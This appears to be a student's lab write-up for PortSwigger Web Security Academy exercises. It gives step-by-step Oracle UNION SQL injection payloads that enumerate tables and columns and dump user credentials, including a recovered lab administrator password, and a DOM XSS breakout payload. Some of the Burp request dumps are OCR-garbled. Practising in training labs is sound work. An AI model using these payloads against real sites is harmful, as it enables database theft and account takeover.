
Checkpoint Governance, Compliance and Legislation

- For this checkpoint you can work on portswigger platform, portswigger is the company that created burpsuite tool so you can create an account on their website and goto academy -> all labs
- first we will try to solve the following lab:

https://portswigger.net/web-security/sql-injection/examining-the-database/lab-listing-database-contents-oracle




- WE need to login as administrator
- use burpsuie to intercept and modify the request :
- launch burpsuite

https://i.imgur.com/0d5kn53.png

• Click here:

https://i.imgur.com/ABDTSvp.png


- click on **start burp**
- go to proxy make sure that the intercept is on



- launch the burpsuite embeded browser and visit the lab website
- Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:

```
Request
                                                                                                                                                                                                  Response
                                                                                                                                                                               Ξ
                                                                                                                                                                                                  Pretty
                                                                                                                                                                                                                      Raw
                                                                                                                                                                                                                                           Hex
                                                                                                                                                                                                                                                               Render
 1 GET /filter?category=Gifts'+order+by+2-- HTTP/2
                                                                                                                                                                                                       HTTP/2 200 OK
    Host: 0a29002004f6baa980c60829008000ca.web-security-academy.net
                                                                                                                                                                                                   2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=udAPMaqW01SYLL1jFsy6kaJsp3Jpv1ja; Secure;
    Sec-Ch-Ua:
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: ""
                                                                                                                                                                                                        HttpOnly; SameSite=None
                                                                                                                                                                                                   4 X-Frame-Options: SAMEORIGIN
    Upgrade-Insecure-Requests: 1
                                                                                                                                                                                                        Content-Length: 8561
Vser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97
     Safari/537.36
                                                                                                                                                                                                        <html>
8 Accept:
                                                                                                                                                                                                             <head>
    \label{text-html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v=b3;q=0.8,application/signed-exchange;v
                                                                                                                                                                                                 10
                                                                                                                                                                                                                   <link href=/resources/labheader/css/academyLabHeader.css rel=</pre>
                                                                                                                                                                                                                   stvlesheet>
                                                                                                                                                                                                                    k href=/resources/css/labsEcommerce.css rel=stylesheet>
9 Sec-Fetch-Site: none
                                                                                                                                                                                                                   <title>
0 Sec-Fetch-Mode: navigate
                                                                                                                                                                                                                        SQL injection attack, listing the database contents on
    Sec-Fetch-User: ?1
                                                                                                                                                                                                                       0racle
     Sec-Fetch-Dest: document
    Accept-Encoding: gzip, deflate
                                                                                                                                                                                                 13
                                                                                                                                                                                                              </head>
    Accept-Language: en-US,en;q=0.9
                                                                                                                                                                                                 14
                                                                                                                                                                                                               <body>
                                                                                                                                                                                                                   <script src="/resources/labheader/js/labHeader.js">
                                                                                                                                                                                                                    </script>
                                                                                                                                                                                                16
17
                                                                                                                                                                                                                    <div id="academyLabHeader">
                                                                                                                                                                                                                        <section class='academyLabBanner'>
                                                                                                                                                                                                                              <div class=container>
                                                                                                                                                                                                 19
                                                                                                                                                                                                                                   <div class=logo>
                                                                                                                                                                                                20
                                                                                                                                                                                                                                    <div class=title-container>
                                                                                                                                                                                                21
                                                                                                                                                                                                                                             SQL injection attack, listing the database contents
                                                                                                                                                                                                                                             on Oracle
                                                                                                                                                                                                22
                                                                                                                                                                                                                                        <a id='lab-link' class='button' href='/'>
                                                                                                                                                                                                                                             Back to lab home
                                                                                                                                                                                                                                         </a>
                                                                                                                                                                                                 23
                                                                                                                                                                                                                                        https://portswigger.net/web-security/sql-injection/exa
```

'+UNION+SELECT+'abc','def'+FROM+dual--




• Use the following payload to retrieve the list of tables in the database:

'+UNION+SELECT+table_name,NULL+FROM+all_tables-


```
lequest
                                                                            Response
                                                              In ≡
                                                                                                                                           In ≡
Pretty
        Raw
                                                                            Pretty
                                                                                    Raw
GET /filter?category=
Gifts'+UNION+SELECT+table_name,NULL+FROM+all_tables-- HTTP/2
                                                                             1 HTTP/2 200 OK
                                                                             2 Content-Type: text/html; charset=utf-8
                                                                             3 Set-Cookie: session=POnkvnFbPSSpsSPYjQmQijyGe3x0xNc6; Secure;
HttpOnly; SameSite=None
 Host: 0a29002004f6baa980c60829008000ca.web-security-academy.net
 Sec-Ch-Ua:
 Sec-Ch-Ua-Mobile: ?0
                                                                             4 X-Frame-Options: SAMEORIGIN
 Sec-Ch-Ua-Platform:
                                                                             5 Content-Length: 17181
 Upgrade-Insecure-Requests: 1
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
                                                                             7 <!DOCTYPE html>
 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97
                                                                             8 <html>
 Safari/537.36
 Accept:
                                                                            10
                                                                                   <link href=/resources/labheader/css/academvLabHeader.css rel=</pre>
 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
 mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
                                                                            11
                                                                                   <link href=/resources/css/labsEcommerce.css rel=stylesheet>
                                                                            12
 Sec-Fetch-Site: none
                                                                                     SQL injection attack, listing the database contents on
 Sec-Fetch-Mode: navigate
                                                                                     0racle
 Sec-Fetch-User: ?1
 Sec-Fetch-Dest: document
                                                                            13
                                                                                 </head>
 Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
                                                                                 <body>
                                                                            15
                                                                                   <script src="/resources/labheader/js/labHeader.js">
                                                                                   </script>
                                                                                   <div id="academyLabHeader">
                                                                            17
                                                                                     <section class='academyLabBanner'>
                                                                                       <div class=container>
                                                                            19
                                                                                         <div class=logo>
                                                                                         </div>
                                                                            20
                                                                                         <div class=title-container>
                                                                            21
                                                                                              SQL injection attack, listing the database contents
```

- Find the name of the table containing user credentials. USERS_HIFHYO
- Use the following payload (replacing the table name) to retrieve the details of the columns in the table:

'+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name=' USERS_HIFHYO'--



- Find the names of the columns containing usernames and passwords.
 PASSWORD PRDJMS USERNAME WACJHW
- Use the following payload (replacing the table and column names) to retrieve the
 usernames and passwords for all users:
 '+UNION+SELECT+USERNAME_WACJHW,+PASSWORD_PRDJMS+FROM+USE
 RS_HIFHYO'--



LOGIN AS ADMIN

LOGIN: administrator

PASS: 89w1gqm6x39cmnd1sitw



SQL injection attack, listing the database contents on Oracle



Back to lab description >>

Congratulations, you solved the lab!	Share your skills! 🤟 in Continue learning
	Home My account Log out
My Account Your username is: administrator	
Email	
Update email	

For the XSS lab we can try to solve the DOM XSS

https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-document-write-sink

 This lab contains a DOM-based cross-site scripting vulnerability in the search query tracking functionality. It uses the JavaScript document.write function, which writes data out to the page. The document.write function is called with data from location.search, which you can control using the website URL.

To solve this lab, perform a cross-site scripting attack that calls the alert function.

- Enter a random alphanumeric string into the search box.
- Right-click and inspect the element, and observe that your random string has been placed inside an img src attribute.



DOM XSS in document.write sink using source location.search




Back to lab description >>

Home

0 search results for 'abcd1234'



< Back to Blog



Break out of the img attribute by searching for:

"><svg onload=alert(1)>



DOM XSS in document.write sink using source location.search



Back to lab description >>

O search results for 'abcd1234'

"><svg onload=alert(1)>|
Search

< Back to Blog

